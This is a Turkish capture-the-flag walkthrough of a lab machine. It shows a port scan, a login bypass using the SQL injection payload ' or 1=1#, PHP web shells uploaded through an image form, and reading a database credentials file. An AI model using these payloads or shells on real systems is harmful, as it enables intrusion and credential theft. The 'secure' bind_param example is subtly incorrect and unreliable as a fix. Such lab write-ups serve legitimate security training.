

Bee Write-up

Giriş

Bee ısınma makinesi, siber güvenlik çalışmalarınızda önemli bir kilometre taşı olarak, SQL injection ve dosya yükleme zafiyetleri ile ilgili ideal bir başlangıç noktası sunar. SQL Injection zafiyetinin nasıl tespit edildiğini ve nasıl istismar edilebileceğini öğreneceksiniz. Aynı zamanda, dosya yükleme işlemlerindeki zafiyetlerin nasıl keşfedileceğini ve bu güvenlik açıklarından yola çıkarak nasıl saldırı vektörleri geliştirmeniz gerektiğini öğreneceksiniz. Bu alıştırmada, web uygulama güvenliği ve makine hacking ile ilgili saldırı vektörlerini anlamak için iyi bir temel sağlayacaktır.

SQL Injection

SQL Injection, veritabanı sistemlerine yönelik olarak yapılan bir saldırı türüdür. Bu saldırı, bir uygulamanın veritabanına zarar vermek, verileri erişmek veya değiştirmek amacıyla tasarlanmış kötü niyetli SQL kodlarının enjekte edilmesi işlemidir.

SQL Injection saldırısı genellikle kullanıcıdan veri alınan yerlerde gerçekleşir. Örneğin, bir web sitesindeki bir form alanı, kullanıcı adı ve parola isteyen bir giriş ekranı veya URL adres çubuğundaki parametreler bu saldırı için bir başlangıç noktası olabilir. Saldırgan, bu alanlara özel SQL payloadları girerek veritabanını kontrol etmeye çalışır.

SQL Injection zafiyeti, bir uygulamanın veritabanıyla etkileşime girdiği her yerde bulunabilir ve genellikle kullanıcı girdilerinin yeterince doğrulanmaması nedeniyle oluşur. Bu zafiyet, veritabanında saklanan hassas bilgilerin ifşa edilmesine, verilerin değiştirilmesine veya silinmesine ve hatta bazı durumlarda sunucuya tam erişim kazanılmasına yol açabilir.

Güvensiz Kod: SQL Injection Zafiyeti

```
$sql = "SELECT * FROM users WHERE username = ".$_POST['username']."' AND password = ".$_POST['password']."'";
```

Yukarıdaki veritabanı sorgusunda, kullanıcıdan alınan username ve password verileri doğrulanmadan direkt olarak SQL sorgusuna dahil edildiği için SQL Injection zafiyeti oluşur.

Zafiyet Giderilmiş Güvenli Kod

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");  
$stmt->bind_param($_POST['username'], $_POST['password']);
```

Yukarıdaki kodda SQL Injection zafiyeti giderilmiştir. Burada bind_param fonksiyonu ile kullanıcıdan alınan veriler önce bir doğrulamadan geçirilip öyle SQL sorgusuna eklenmektedir.

File Upload Zafiyeti

File upload zafiyeti, web uygulamalarında kullanıcılar tarafından yüklenen dosyaların yeterince kontrol edilmeden sunucu tarafından kabul edilmesi sonucu ortaya çıkan bir güvenlik açığıdır. Saldırganlar bu zafiyeti kullanarak zararlı kodları içeren dosyaları yükleyebilir, bu dosyaları yürüterek sunucuya erişim kazanabilir, veritabanına erişebilir veya diğer kullanıcıları etkileyebilirler. File upload zafiyeti genellikle yetersiz dosya türü doğrulaması, hatalı dosya işleme prosedürleri, yetersiz kullanıcı izin kontrolleri ve sunucu yapılandırma hatalarından kaynaklanır.

Bilgi Toplama

Hedef makine üzerinde port taraması yaparak bilgi toplamaya başlayalım.


Görev 1

```
root@hackerbox:~# nmap 172.20.2.15  
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-08 04:45 CST  
Nmap scan report for 172.20.2.15  
Host is up (0.00045s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
3306/tcp  open  mysql  
MAC Address: 52:54:00:9B:5C:0F (QEMU virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
```


Açık olan portlardan 80 portunda bir HTTP server çalıştığını gördük. Çalışan websitesine bakmak için tarayıcı üzerinden ziyaret edelim.

Görev 2

Websitesine gittiğimizde bizi aşağıdaki sayfa karşılıyor. Biraz sayfayı inceledikten sonra sağ üst köşedeki Login butonu gözümüze çarpıyor.



Login butonuna tıkladığımızda **dashboard.innovifyai.hackviser** sitesine gidiyor. Ancak websitesi açılmıyor, hata veriyor.



Bu hatanın sebebi DNS isim çözümlemesi yapılamamasıdır. DNS çözümlemesi yapılabilmesi için bu domain ile ilgili DNS kaydı eklenmesi gerekiyor.

/etc/hosts

Linux işletim sistemlerinde bulunan dosya local DNS dosyasıdır. Bu dosyanın temel işlevi, bir domain adresini IP adresine çevrilmesini sağlamaktır.

```
root@hackerbox:~# cat /etc/hosts
127.0.0.1 localhost
10.10.0.30 hackerbox

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

dashboard.innovifyai.hackviser sitesine gidebilmemiz için bu dosyayı düzenleyerek yeni bir kayıt eklememiz gerekiyor.


Bu dosya içerisindeki DNS kayıtları aşağıdaki formatta tutulur.

```
<ip-adress> <domain>
```

Websitesine erişebilmemiz için terminalde aşağıdaki komutu çalıştıralım.

```
echo "172.20.2.15 dashboard.innovifyai.hackviser" >> /etc/hosts
```

Bu işlemi yaptıktan sonra sayfayı yenilediğimizde aşağıdaki gibi websitesine artık erişebiliyoruz.



Zafiyet Araştırması

Görev 3

Karşıımızdaki login panelinde zafiyet olup olmadığını araştıralım. **SQL Injection** zafiyetine odaklanarak zafiyet araştırmaya başlayalım.

Amacımız SQL Injection zafiyetinin var olup olmadığını test etmek ve eğer SQL Injection zafiyeti varsa login panelini bypass ederek giriş yapmak.


Parola alanına aşağıdaki gibi basit SQL Injection payloadları deneyelim.

```
!
"
#
--
```

Bunu yapmamızın nedeni eğer SQL Injection zafiyeti varsa, veritabanı hata mesajları alabiliriz ya da login panelinin çalışma mantığını değiştirebiliriz. Ancak başarılı olmadık her denememizde **"Email or password incorrect"** hata mesajını aldık.

Şimdi eposta alanına SQL Injection payloadları deneyelim. Ancak eposta alanına bu payloadları yazıp gönderemiyoruz sadece eposta kabul ediyor. Bunun sebebi, ilgili input a HTML özniteliği olarak **type** verilmiş. Bunu değiştirebiliyoruz.

Eposta alanına istediğimizi yazabilmemiz için sayfaya sağ tıklayıp sayfayı incele dedikten sonra ilgili input etiketini bulmamız ve **type="email"** özniteliğini silmemiz gerekiyor.



Bu işlemi yaptıktan sonra eposta alanına ' karakterini payload olarak yazıp login olmaya çalıştığımızda ekrana SQL hatası yazdırılıyor. Ve bu şekilde SQL Injection zafiyetinin varlığını tespit etmiş oluyoruz.




Hata mesajını incelediğimizde, gönderdiğimiz payload ile SQL syntaxini bozduğumuzu görüyoruz. Şimdi login panelini bypass etmek için SQL payloadı hazırlamamız gerekiyor.

Aşağıdaki payloadı username kısmına yazıp test edelim.

```
' or 1=1#
```

Yukarıdaki payload, başarılı bir şekilde login panelini bypass ederek admin paneline ulaşmamızı sağlıyor.



Yazmış olduğumuz payloadın neden ve nasıl çalıştığını açıklayalım.

Backend tarafında giriş yaparken çalışan SQL kodu, bu yazının en başında da verdiğimiz gibi, muhtemelen aşağıdaki gibidir.

```
$sql = "SELECT * FROM users WHERE username = ".$_POST['username']." AND password = ".$_POST['password'].";
```

Şimdi göndermiş olduğumuz payloadı bu kodun içerisine yerleştirdiğimizde ne oluyor bakalım.


```
$sql = "SELECT * FROM users WHERE username ''or 1=1#' AND password ='test';
```

Muhtemel backend koduna SQL Injection payloadımızı ekledikten sonraki halini incelediğimizde şunu görüyoruz, bu sorgu her zaman **TRUE** sonucunu döndürür.

Çünkü **or 1=1** ifadesi her zaman **TRUE** sonucunu üretir. Ve devamında kullandığımız **#** karakterinden dolayı sorgunun devamı yorum satırına alınmış olunur. Dolayısıyla parola kontrolü devre dışı kalır.

Görev 4

Admin panelinde biraz dolaştıktan sonra kullanıcı ayarlarını içeren sayfanın **settings.php** olduğunu keşfediyoruz.




Sisteme Eriřim

Görev 5

Ziyaret etmiş olduğumuz settings.php sayfasında gördüğümüz üzere bir fotoğraf yükleme alanı mevcut. Fotoğraf yükleme alanı üzerinde bir zafiyet olabilir. Bunu test edelim.

Öncelikle resim dışında bir dosya yükleyebiliyor muyuz bunu kontrol edelim.



Test amacıyla oluşturduğum **test.txt** dosyasını yükleyebildik ve zafiyetin varlığını keşfetmiş olduğumuzu söyleyebiliriz. Dosya yükleme zafiyetini istismar etmek için bir web shell hazırlayalım.

Web Shell


Web Shell, bir web sunucusuna yüklenerek uzaktan erişim ve kontrol sağlayan bir komut dosyasıdır. Genellikle, sunucuda komut çalıştırmak, dosyaları yönetmek ve sisteme erişmek için kullanılır.

Web shell yüklemekten önce PHP dosyaları yükleyebiliyor muyuz ve yükleyebiliyorsak bunları çalıştırabiliyor muyuz bunu test edelim.

Aşağıdaki kodu **shell1.php** dosyası içine kaydedip yüklemeyi deneyelim.

```
<?php system("whoami") ?>
```

Yükledikten sonra yüklediğimiz dosyaya erişmek için "**No Image Available**" yazan yere tıklayalım.




Evet hazırlamış olduğumuz shell1.php dosyası çalıştı ve biz sunucuda **whoami** komutunu çalıştırabildik.

Şimdi görevde istenen kullanıcı id bilgisine ulaşmak için aşağıdaki payload ile **id** komutunu çalıştalım.

```
<?php system("id") ?>
```

Aşağıdaki çıktıya baktığımızda kullanıcının id bilgisinin **33** olduğunu gördük.




Görev 6

Görevde istenen MySQL parolasına ulaşmak için yeni bir web shell hazırlayalım.


```
<?php system($_GET['cmd']); ?>
```

Bu payload; URL'den "**cmd**" GET parametresi ile komut alır ve sunucunun terminalinde bu komutu çalıştırarak sonucunu web sayfasında gösterir.




URL'den cmd parametresi ile komut çalıştırabiliyoruz.


Biraz dosyalar arasında gezinelim.



db_connect.php dosyası ilgimizi çekiyor. İçerisinde veritabanı bilgileri olabilir.



Bu dosyanın içine baktığımızda hata mesajı görüyoruz. Sayfaya sağ tıklayıp sayfa kaynağını görüntüle dediğimizde amacımıza ulaşıyoruz.



👉 Hedef makinede uzaktan kod çalıştırarak veritabanı bilgilerine ulaşmayı başardık.

-

Tebrikler 🎉

✨ Bu alıştırmadaki tüm görevleri başarıyla tamamladınız.